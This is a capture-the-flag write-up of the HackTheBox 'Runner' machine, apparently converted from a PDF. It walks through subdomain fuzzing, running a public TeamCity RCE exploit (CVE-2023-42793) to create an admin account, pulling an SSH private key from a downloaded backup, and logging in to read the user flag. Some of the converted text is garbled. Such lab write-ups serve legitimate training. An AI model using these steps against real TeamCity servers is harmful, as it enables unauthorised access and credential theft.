


# HackTheBox Runner Writeup



# **Exploration:**


## Nmap Scan: three open ports

Before continuing, I add the runner.htb host.

This will help our system recognize the machine by name.

I don't find much on the web. I'm considering looking for sub-domains with **wfuzz** and I find something:

The answer is at first glance, in small letters: **version 2023.05.3.**



# Web exploitation:

## I look for an exploit with the version and there it is.

The screenshot shows a web browser displaying an exploit entry from Exploit-DB. The title is "JetBrains TeamCity 2023.05.3 - Remote Code Execution (RCE)". Key details include:

- EDB-ID: 51884
- CVE: 2023-42793
- Author: BYTHEHUNTER
- Type: REMOTE
- Platform: JAVA
- Date: 2024-03-14
- Vulnerable App: JetBrains TeamCity

The exploit code is listed below the details, showing Python code to exploit the vulnerability.

The exploit works, and I get a username and password to continue advancing.

A terminal session on a Kali Linux system (root@kali) shows the exploit being run against a target host (teamcity.runner.htb). The exploit script (exp.py) is run twice, once with -u and once with -u. Both runs result in a successful exploit, providing a URL, username ('city\_admin'), and password ('Main\_password!!\*\*').

```
root@kali:~/home/kali# python3 exp.py -u http://teamcity.runner.htb
*   CVE-2023-42793
*   TeamCity Admin Account Creation
*   Author: ByteHunter
Token already exists
Previous token deleted successfully
run this command again for creating new token & admin user.

root@kali:~/home/kali# python3 exp.py -u http://teamcity.runner.htb
*   CVE-2023-42793
*   TeamCity Admin Account Creation
*   Author: ByteHunter
token: eyJsb2xlIjoiZWlkV21XQmQtM0JnNgp2UfhvymUa1RzLWFGTm3.NmyZwRkJgtNjgtNExNi08
MGU2MTMzYjIwMDA2ZGkrZ0V1YiI
Successfully exploited!
URL: http://teamcity.runner.htb
Username: city_admin
Password: Main_password!!**
```

I browse the web a little, rummage through all the tabs. I enter the Administration panel.

The screenshot shows a web browser with the URL "teamcity.runner.htb/admin/admin.html#/projects". The "Administration" tab is highlighted in red. The page displays the TeamCity administration interface with various sections like Projects, Roles, Integrations, and Server Administration.

I download a backup

The screenshot shows the "Backup" section of the TeamCity administration interface. A red box highlights the "Run Backup" button. Below it, a download progress bar indicates a file named "TeamCity\_Backup\_20240318\_102003.zip" is being downloaded. The status message at the bottom states: "The system is currently configured to work with an internal database (MySQL), which has limitations and is not recommended for production use. As a result, backup of a large database can cause an OutOfMemory error. See the TeamCity Data Backup page for details."

## User Access:

There are many files in the folder and it is difficult for me to find something, but I do not give up when I find an **rsa file**, added to the **users** that I have found in the console I will be able to enter!

```
[root@kali:~/Downloads/TeamCity_Backup_20240518_103203/config/projects/AllProjects/pluginData/ssh_keys]# File Actions Edit View Help
... x x x ro_NS x root@kali:~/Downloads/TeamCity_Backup_20240518_103203/config/projects/AllProjects/pluginData/ssh_keys x
database.mysql.properties.dist main-config.dtd
database.oracle.properties.dist main-config.xml

[=root@kali:~/home/_/Downloads/TeamCity_Backup_20240518_103203/config/projects]
# cd projects
[=root@kali:~/home/_/Downloads/TeamCity_Backup_20240518_103203/config/projects]
# ls
AllProjects Root Test
[=root@kali:~/home/_/Downloads/TeamCity_Backup_20240518_103203/config/projects]
# cd AllProjects
[=root@kali:~/home/_/Downloads/TeamCity_Backup_20240518_103203/config/projects/AllProjects]
# ls
pluginData project-config.xml project-config.xml_1
[=root@kali:~/home/_/TeamCity_Backup_20240518_103203/config/projects/AllProjects]
# cd pluginData
[=root@kali:~/home/_/config/projects/AllProjects/pluginData]
# ls
ssh_keys
[=root@kali:~/home/_/config/projects/AllProjects/pluginData]
# cd ssh_keys
[=root@kali:~/home/_/projects/AllProjects/pluginData/ssh_keys]
# ls
id_rsa
[=root@kali:~/home/_/projects/AllProjects/pluginData/ssh_keys]
# chmod +x id_rsa
[=root@kali:~/home/_/projects/AllProjects/pluginData/ssh_keys]
# chmod 600 id_rsa
[=root@kali:~/home/_/projects/AllProjects/pluginData/ssh_keys]
```

Users							
Find user:		Filter	Advanced search		Users to show: 50		
+ Create user account		12 users					
Username	Name	Email	Groups	Roles	Last login time		
admin	John	john@runner.htb	View groups [1]	View roles [1]	18 May 24 10:29:51		
adminzeo	N/A	admin.zeo@lo.lo.org	View groups [1]	View roles [1]	17 May 24 13:53:09		
cby_admin1ctx	N/A	angry-admin@funnybunny.org	View groups [1]	View roles [2]	17 May 24 07:09:13		
cby_admin7renu	N/A	angry-admin@funnybunny.org	View groups [1]	View roles [2]	18 May 24 08:36:23		
cby_adminre0r	N/A	angry-admin@funnybunny.org	View groups [1]	View roles [2]	18 May 24 15:01:37		
cby_admin5ldk	N/A	angry-admin@funnybunny.org	View groups [1]	View roles [2]	18 May 24 20:29:35		
cigt	N/A	cigt	View groups [1]	View roles [2]	17 May 24 09:03:37		
clgt	N/A	clgt1@example.com	View groups [1]	View roles [2]	17 May 24 09:03:37		
h454nsec2044	N/A	N/A	View groups [1]	View roles [1]	17 May 24 10:56:05		
h454nsec4780	N/A	N/A	View groups [1]	View roles [1]	18 May 24 07:59:19		
h454nsec7948	N/A	N/A	View groups [1]	View roles [1]	17 May 24 07:59:19		
matthew	Matthew	matthew@runner.htb	View groups [1]	View roles [2]	28 Feb 24 20:00:21		

I use the private key `id_rsa`, which to log in `ssh` as `john`.

And there is the **user flag**

```
john@runner:~
```

File Actions Edit View Help

root@kali:~/kalijohn...x root@kali:~/kalijohn...x root@kali:/home/kali/.kstns/Discovery/DNS x john...r= x

Warning: Permanently added '10.10.11.13' (ED25519) to the list of known hosts.

Want to Ubuntu to 10.10.11.13 (GNU/Linux 5.15.6-102-generic x86\_64)

\* Documentation: <https://help.ubuntu.com>  
\* Management: <https://landscape.canonical.com>  
\* Support: <https://ubuntu.com/pro>

System information as of Sat May 18 10:47:23 AM UTC 2024

System load: 0.3779296875 Users logged in: 1  
Usage of /: 85.5% of 9.74GB IPv4 address for br-2174d6ff6ac: 172.18.0.1  
Memory usage: 59% IPv4 address for docker0: 172.17.0.1  
Swap usage: 3% IPv4 address for eth0: 10.10.11.13  
Processes: 256

=/ is using 85.5% of 9.74GB

Expanded Security Maintenance for Applications is not enabled.  
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.  
See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings.

Last Login: Sat May 18 08:52:55 2024 from 10.10.14.113  
john@runner:~\$ python3 -c "import pty;pty.spawn('/bin/bash')"  
john@runner:~\$ ls

john@runner:~\$ cat user.txt

158ce31c62d8bd582af243b8379c64f

john@runner:~\$